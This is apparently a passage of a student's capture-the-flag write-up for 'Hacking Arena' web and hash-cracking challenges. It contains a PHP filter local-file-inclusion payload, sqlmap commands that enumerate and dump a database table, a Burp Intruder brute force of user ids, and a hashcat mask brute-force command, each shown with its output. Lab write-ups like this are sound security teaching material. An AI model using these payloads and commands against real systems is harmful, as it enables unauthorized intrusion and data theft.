


5.5 Cybersmart (80p)


Find the flag here: http://padawan.hackingarena.com:804

Solution:


When first entering the site I clicked on the `CyberSmart` link and noticed that the url had changed and that i got some text output on the page. After some trial and error I figured that the url parameter `program` executed a program from a directory. So I then naively tried to execute the `ls` command from the `/bin` directory.




Since that clearly didn't work I looked more into what to do and found that I could get the source code from the php script encoded in base64 by adding `php://filter/convert.base64-encode/resource=index.php` to the program parameter.



I then decoded the base64 string and got the following code:



In the code it told where the flag was located, so I located the file and got the following output:



The flag is: `Hacking-Arena{L0cal_f1les_sh0uld_n0t_supp0s4d_t0_b4_v1s1bl4}`

5.6 Beatles song catalogue 2 (100p)

Find the flag here: http://r2d2.hackingarena.com:1819

Solution:
The challenge in this task for me was to figure out what parameters to use and how to use them with sqlmap. I started by using Burp Suite to find the parameters and cookies used by the site. I first searched with the `song`, `user` and `pass` parameters, but I didn't get any results. Then after realizing the select boxes also provided parameters I tried with the `year`, `vocal` and `album` parameters as well as the `city` parameter from the form that appeared after loggin in. With that I used the following command to find the databases and tables:

```
sqlmap -u "http://r2d2.hackingarena.com:1819/index.php?year=1964&vocal=2&album=3"
--current-db --cookie="PHPSESSID=sb35apjt8vor4ud1c236sfus6i" --data="city=London&year
--tables
```

That resulted in finding the database `BeatlesData` and the table `Flag`.

```
| TABLES                                                |
| TRIGGERS                                              |
+-------------------------------------------------------+

Database: BeatlesData
[3 tables]
+-------------------------------------------------------+
| Flag                                                  |
| Song                                                  |
| Event                                                 |
+-------------------------------------------------------+

Database: mysql
[31 tables]
+-------------------------------------------------------+
| event                                                 |
| plugin                                                |
| user                                                  |
```

I then dumped the table with the following command:

```
sqlmap -u "http://r2d2.hackingarena.com:1819/index.php?year=1964" --current-db
--cookie="PHPSESSID=sb35apjt8vor4ud1c236sfus6i" --tables -D BeatlesData -T
Flag --dump
```

That gave me the following output:


```
Table: Flag
[1 entry]
+----+-------------------------------------+
| id | flag                                |
+----+-------------------------------------+
| 1  | Hacking-Arena{H4rd d4y5 0verfl0w} |
+----+-------------------------------------+

[14:03:09] [INFO] table 'BeatlesData.Flag' dumped to CSV file '/Users/havardnyboe/.local
/share/sqlmap/output/r2d2.hackingarena.com/dump/BeatlesData/Flag.csv'
[14:03:09] [INFO] fetched data logged to text files under '/Users/havardnyboe/.local/sha
re/sqlmap/output/r2d2.hackingarena.com'

[*] ending @ 14:03:09 /2023-11-10/


  / ~/Downloads ..... 8s / 3.0.0 / 14:03:09
❯
```

5.7 Beatles login 2 (120p)

Find the user: http://vader.hackingarena.com:825

Solution:

I logged in to the site with all the provided usernames and passwords, and noted the different `beatlesid` parameters. To check if the id persisted I tried to log in with the same user twice and saw that the id was the same. I then figured the id I was looking for could de searched for with a brute force attack. I therefore set up an intruder attack with a payload set from 10000. When I realized that it would take a long time using Burp Suite I noticed all the ids for the users were prime numbers. So I started another intruder attack with the payload set to prime numbers from 10000. After the attack had ran for a while I found the following page with the id `17159`:



The flag is: `Hacking-Arena{Prime_days_a_week}`

6 Hash Cracking

6.1 Hash 1 (20p)

I know this guy (lives in Norway) always has his license plate as the password, but I only know the hash: 3c15ee9710f7b56906cb33429d636de6 What's his password?

Solution:
Using `hashcat` this task was pretty simple. I did a brute force attack with a mask of 2 uppercase letters followed by 5 digits, to match the format of a Norwegian license plate. The command was `hashcat -a3 -m0 "3c15ee9710f7b56906cb33429d636de6" "?u?u?d?d?d?d?d"`.

I got the following result:

```
❯ hashcat -a3 -m0 "3c15ee9710f7b56906cb33429d636de6" "?u?u?d?d?d?d?d"
hashcat (v6.2.6) starting

* Device #2: Apple's OpenCL drivers (GPU) are known to be unreliable.
             You have been warned.

METAL API (Metal 306.7.4)
=========================
* Device #1: Apple M1, 5408/10922 MB, 8MCU

OpenCL API (OpenCL 1.2 (Apr 15 2023 03:24:33)) - Platform #1 [Apple]
===================================================================
* Device #2: Apple M1, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 100c

Host memory required for this attack: 281 MB

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

3c15ee9710f7b56906cb33429d636de6:PH76513

Session..........: hashcat
Status...........: Cracked
```

The password is `PH76513`.

this page is intentionally left blank